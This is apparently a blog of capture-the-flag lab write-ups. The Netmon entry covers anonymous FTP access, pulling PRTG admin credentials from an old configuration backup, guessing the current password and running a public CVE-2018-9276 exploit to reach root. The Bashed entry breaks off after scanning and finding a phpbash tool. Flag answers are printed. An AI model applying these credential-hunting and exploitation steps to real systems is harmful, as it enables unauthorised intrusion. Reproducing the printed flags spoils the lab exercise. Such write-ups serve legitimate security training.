kami@kali:~$ journalctl
-
Netmon writeup
10.129.230.176

Scanned the machine with Rustscan. Yesterday when I was doing a different machine rustscan it missed scanning port 80 which threw me down the wrong direction and wasted 5 minutes. Today I’m dropping the batch size from 2000 to 500 to see how that treats me from now on.


Checked out ftp first since it looks like anonymous login is allowed.
We can already get user.txt.

Downloaded it to my machine.

Submit User Flag –
A: 3f52fbc996dd3b5accc5a5b2d44a0fb4

In that directory there was mentions of a website, which we saw on port 80. Navigated to the site.

Ran ffuf while I poke around further.

In the ftp there was an inetpub but I don’t see any directories that I could use to upload files for a possible shell. I’ll keep that in the back of my mind though. Tried default credentials on the website prtgadmin:prtgadmin and a random assortment of simple credentials but nothing worked. Searchsploit but the only RCE is authenticated. This may be the path we need but I do not have any credentials right now.

Found some configurations files that may be of use in C:\ProgramData\Paessler\PRTG Network Monitor\.
I found this in the PRTG Configuration.old.bak.

So our admin target is definitely that prtgadmin. I ran cyber chef of that string that looks like a hash but didn’t get anything. I ran grep -i -A3 -B3 password PRTG* and looks like we found a possible password.

PrTg@dmin2018
This didn’t work logging into the site though. I tried checking out those other http ports 5985 and 47001 but they are Not Found. I couldn’t find anything else in the configuration files so this find must be it. It’s likely just an outdated password because is an old configuration file. After playing around with different iterations, the password turned out to be PrTg@dmin2019. We already know the exploit, here’s a github for the exploit https://github.com/A1vinSmith/CVE-2018-9276. Downloaded the exploit and ran it.

And we’re already root so we can grab the flag.

Submit Root Flag –
A: f8cb106d6321e58d4fb22ea65d229bce
GG
-
Bashed writeup
10.129.1.43
Scanned the machine with rustscan.



Only port 80 looks open. Navigated to the webserver and ran ffuf while I poke around.


Nothing interesting in source code or robots.txt. Buttons don’t do anything but navigating to the post we see a tool about phpbash that this user Arrexel created.

FFuf also found these directories.
